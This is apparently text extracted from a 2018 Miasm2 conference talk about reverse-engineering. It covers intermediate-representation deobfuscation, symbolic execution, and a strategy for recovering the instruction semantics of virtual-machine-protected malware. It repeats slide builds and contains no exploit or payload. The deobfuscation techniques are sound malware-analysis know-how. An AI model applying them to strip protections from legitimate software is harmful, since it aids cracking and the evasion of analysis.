
Demo with real code: result
Miasm IR: Deobfuscation Miasm2 | August 08, 2018 | PAGE 31/120
Miasm IR
Uses
Enhance readability
Base for higher level analysis
Type / value analysis, …
̸= decompiler
Demo: IR use for deobfuscation
Miasm IR: Deobfuscation Miasm2 | August 08, 2018 | PAGE 32/120
Summary
1 Introduction
2 Miasm IR: Deobfuscation
3 Symbolic execution: VM analysis
4 Static analysis: EquationDrug from EquationGroup
5 Miasm based tool: Sibyl
6 Emulation: Shellcode analysis
7 DSE: Stealing the shellcode’s packer
8 Conclusion
Symbolic execution: VM analysis Miasm2 | August 08, 2018 | PAGE 33/120
Symbolic execution
Original Assembly
LEA ECX, DWORD PTR [ECX + 0x4 ]
LEA EBX, DWORD PTR [EBX + 0x1 ]
CMP CL, 0x1
JZ loc_key_1
Corresponding IR
ECX = ECX + 0x4
EBX = EBX + 0x1
zf = (ECX[ 0 : 8 ] + −0x1 )?(0 x0 ,0 x1 )
nf = (ECX[ 0 : 8 ] + −0x1 ) [ 7 : 8 ]
. . .
IRDst = zf ?( loc_key_1 , loc_key_2 )
EIP = zf ?( loc_key_1 , loc_key_2 )
Symbolic State
Symbolic execution: VM analysis Miasm2 | August 08, 2018 | PAGE 34/120
Symbolic execution
Original Assembly
LEA ECX, DWORD PTR [ECX + 0x4 ]
LEA EBX, DWORD PTR [EBX + 0x1 ]
CMP CL, 0x1
JZ loc_key_1
Corresponding IR
ECX = ECX + 0x4
EBX = EBX + 0x1
zf = (ECX[ 0 : 8 ] + −0x1 )?(0 x0 ,0 x1 )
nf = (ECX[ 0 : 8 ] + −0x1 ) [ 7 : 8 ]
. . .
IRDst = zf ?( loc_key_1 , loc_key_2 )
EIP = zf ?( loc_key_1 , loc_key_2 )
Symbolic State
ECX = ECX + 0x4
Symbolic execution: VM analysis Miasm2 | August 08, 2018 | PAGE 34/120
Symbolic execution
Original Assembly
LEA ECX, DWORD PTR [ECX + 0x4 ]
LEA EBX, DWORD PTR [EBX + 0x1 ]
CMP CL, 0x1
JZ loc_key_1
Corresponding IR
ECX = ECX + 0x4
EBX = EBX + 0x1
zf = (ECX[ 0 : 8 ] + −0x1 )?(0 x0 ,0 x1 )
nf = (ECX[ 0 : 8 ] + −0x1 ) [ 7 : 8 ]
. . .
IRDst = zf ?( loc_key_1 , loc_key_2 )
EIP = zf ?( loc_key_1 , loc_key_2 )
Symbolic State
ECX = ECX + 0x4
EBX = EBX + 0x1
Symbolic execution: VM analysis Miasm2 | August 08, 2018 | PAGE 34/120
Symbolic execution
Original Assembly
LEA ECX, DWORD PTR [ECX + 0x4 ]
LEA EBX, DWORD PTR [EBX + 0x1 ]
CMP CL, 0x1
JZ loc_key_1
Corresponding IR
ECX = ECX + 0x4
EBX = EBX + 0x1
zf = (ECX[ 0 : 8 ] + −0x1 )?(0 x0 ,0 x1 )
nf = (ECX[ 0 : 8 ] + −0x1 ) [ 7 : 8 ]
. . .
IRDst = zf ?( loc_key_1 , loc_key_2 )
EIP = zf ?( loc_key_1 , loc_key_2 )
Symbolic State
ECX = ECX + 0x4
EBX = EBX + 0x1
zf = ((ECX + 0x4)[0 : 8] + 0xFF)?(0x0, 0x1)
nf = ((ECX + 0x4)[0 : 8] + 0xFF)[7 : 8]
Symbolic execution: VM analysis Miasm2 | August 08, 2018 | PAGE 34/120
Symbolic execution
Original Assembly
LEA ECX, DWORD PTR [ECX + 0x4 ]
LEA EBX, DWORD PTR [EBX + 0x1 ]
CMP CL, 0x1
JZ loc_key_1
Corresponding IR
ECX = ECX + 0x4
EBX = EBX + 0x1
zf = (ECX[ 0 : 8 ] + −0x1 )?(0 x0 ,0 x1 )
nf = (ECX[ 0 : 8 ] + −0x1 ) [ 7 : 8 ]
. . .
IRDst = zf ?( loc_key_1 , loc_key_2 )
EIP = zf ?( loc_key_1 , loc_key_2 )
Symbolic State
ECX = ECX + 0x4
EBX = EBX + 0x1
zf = ((ECX + 0x4)[0 : 8] + 0xFF)?(0x0, 0x1)
nf = ((ECX + 0x4)[0 : 8] + 0xFF)[7 : 8]
IRDst = ((ECX + 0x4)[0 : 8] + 0xFF)?(0xB, 0x10)
Symbolic execution: VM analysis Miasm2 | August 08, 2018 | PAGE 34/120

Symbolic execution: known issues
Known issues
(all these behaviors can be implemented)
Path selection
Symbolic execution: VM analysis Miasm2 | August 08, 2018 | PAGE 35/120
Symbolic execution: known issues
Known issues
(all these behaviors can be implemented)
Path selection
State split and enumeration
Controlled by a concrete execution
Non-naive (shortest path to a given address, …)
Symbolic execution: VM analysis Miasm2 | August 08, 2018 | PAGE 35/120
Symbolic execution: known issues
Known issues
(all these behaviors can be implemented)
Path selection
State split and enumeration
Controlled by a concrete execution
Non-naive (shortest path to a given address, …)
Memory accesses
Concrete reads and/or writes
Symbolic base and concrete offset
Default strategy in Miasm
@8[EAX + 8] → symbolic base (EAX) and concrete offset (8)
̸= symbolic base → ̸= “memory world”
Aliases must be explicited in the initial state
Symbolic execution: VM analysis Miasm2 | August 08, 2018 | PAGE 35/120

Virtual Machine (VM) protection
VM INIT
PC = 0
FETCHER
mnemonic = read at PC
switch(mnemonic)
Mnemonic 1
some code
update PC
Mnemonic 2
some code
update PC
VM EXIT
some code
return
Binary: implements a custom ISA
Stack based
Many registers
Unusual operators, like RC4
encrypt / decrypt
“Interesting code” in this ISA
C& C urls desobfuscation
DGA algorithms
Proprietary algorithms
Symbolic execution: VM analysis Miasm2 | August 08, 2018 | PAGE 36/120
VM protection attack

Strategy overview
1 Find mnemonic implementations
Symbolic execution: VM analysis Miasm2 | August 08, 2018 | PAGE 37/120
VM protection attack
Strategy overview
1 Find mnemonic implementations
2 Symbolic execution of some mnemonic
Symbolic execution: VM analysis Miasm2 | August 08, 2018 | PAGE 37/120
VM protection attack
Strategy overview
1 Find mnemonic implementations
2 Symbolic execution of some mnemonic
3 Gather information
Who is PC / how mnemonics are fetched?
How are registers accessed?
Additional encryption?
Symbolic execution: VM analysis Miasm2 | August 08, 2018 | PAGE 37/120
VM protection attack

Strategy overview
1 Find mnemonic implementations
2 Symbolic execution of some mnemonic
3 Gather information
Who is PC / how mnemonics are fetched?
How are registers accessed?
Additional encryption?
4 Symbolic execution of each mnemonic
Symbolic execution: VM analysis Miasm2 | August 08, 2018 | PAGE 37/120
VM protection attack

Strategy overview
1 Find mnemonic implementations
2 Symbolic execution of some mnemonic
3 Gather information
Who is PC / how mnemonics are fetched?
How are registers accessed?
Additional encryption?
4 Symbolic execution of each mnemonic
5 Apply reduction rules to propagate information gathered in 3.
→ Automatically compute mnemonic semantic
Symbolic execution: VM analysis Miasm2 | August 08, 2018 | PAGE 37/120
First mnemonic
Mnemonic fetcher
@32[ECX] is VM_PC
Mnemonic1 side effects
@32[ECX] = (@32[ECX]+0x1)
@8[@32[ECX]+0x1] = (@8[@32[ECX]]^@8[@32[ECX]+0x1]^0xE9)&0x7F
Symbolic execution: VM analysis Miasm2 | August 08, 2018 | PAGE 38/120
First mnemonic
Mnemonic fetcher
@32[ECX] is VM_PC
Mnemonic1 side effects
@32[ECX] = (@32[ECX]+0x1)
@8[@32[ECX]+0x1] = (@8[@32[ECX]]^@8[@32[ECX]+0x1]^0xE9)&0x7F
VM_PC update!
@32[ECX] = @32[ECX]+0x1 → VM_PC = (VM_PC+0x1)
Mnemonic decryption
@8[@32[ECX]+0x1] = (@8[@32[ECX]]^@8[@32[ECX]+0x1]^0xE9)&0x7F
→
@8[VM_PC+0x1] = (@8[VM_PC]^@8[VM_PC+0x1]^0xE9)&0x7F
Symbolic execution: VM analysis Miasm2 | August 08, 2018 | PAGE 38/120

